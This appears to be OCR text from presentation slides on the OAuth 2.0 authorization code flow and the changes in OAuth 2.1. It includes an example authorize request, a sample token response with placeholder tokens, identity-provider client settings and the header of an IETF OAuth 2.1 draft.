
The type of client will determine which settings you can configure from the dashboard.

Token Endpoint Authentication Method: None

Defines the requested authentication method for the token endpoint. Possible values are 'None' (public client without a client secret), 'Post' (client uses HTTP POST parameters) or 'Basic' (client uses HTTP Basic).

Allowed Callback URLs: http://localhost:3000

The redirect URI restricts how the authorization server can send data through the browser to the client, preventing an attacker from hijacking valuable resources



4 Handle user authentication / consent

3 Follow the redirect

7 Exchange authorization code with client authentication

8 Access token & refresh token

5 Redirect to browser with authorization code

1 Connect to my account

2 Initialize the flow with a redirect

6 Redirect with authorization code


9 Request with access token

10 Response

ORDINA
Ahead of change

AUTHORIZATION CODE FLOW


LONG LIVED API ACCESS



GET /authorize


?client_id=app1
&scope=openid email api1 api2
&redirect_uri=https://app.com/callback
&response_type=*code*

AUTHORIZATION CODE FLOW RESPONSE



GET /callback?code=xdf123

BACK CHANNEL COMMUNICATION



code


(client_id:client_secret)

```
{
  access_token: "xyz…123",
  expires_in: 3600,
  token_type: bearer,
  refresh_token: "dxy…103"
}
```

Ahead of change

OAUTH 2.1

Changes in OAuth 2.1



Workgroup: OAuth Working Group
Internet-Draft: draft-ietf-oauth-v2-1-07
Published: 24 October 2022
Intended Status: Standards Track
Expires: 27 April 2023

D. Hardt
Hellō
A. Parecki
Okta
T. Lodderstedt
yes.com

The OAuth 2.1 Authorization Framework

Abstract

The OAuth 2.1 authorization framework enables an application to obtain limited access to a protected resource, either on behalf of a resource owner by orchestrating an approval interaction between the resource owner and an authorization service, or by allowing the application to obtain access on its own behalf. This specification replaces and obsoletes the OAuth 2.0 Authorization Framework described in RFC 6749 and the Bearer Token Usage in RFC 6750.

Discussion Venues


This note is to be removed before publishing as an RFC.

Discussion of this document takes place on the OAuth Working Group mailing list (oauth@ietf.org), which is archived at https://mailarchive.ietf.org/arch/browse/oauth/.

Source for this draft and an issue tracker can be found at https://github.com/oauth-wg/oauth-v2-1.

Status of This Memo

This Internet-Draft is submitted in full conformance with the provisions of BCP 78 and BCP 79.



The URL of the logo to display for the client, if none is set the default ... 150x150 pixels.

Client Type: Regular Web Application

The type of client will determine which settings you can configure from the dashboard.

Token Endpoint Authentication Method: None

Defines the requested authentication method for the token endpoint. Possible values are 'None' (public client without a client secret), 'Post' (client uses HTTP POST parameters) or 'Basic' (client uses HTTP Basic).

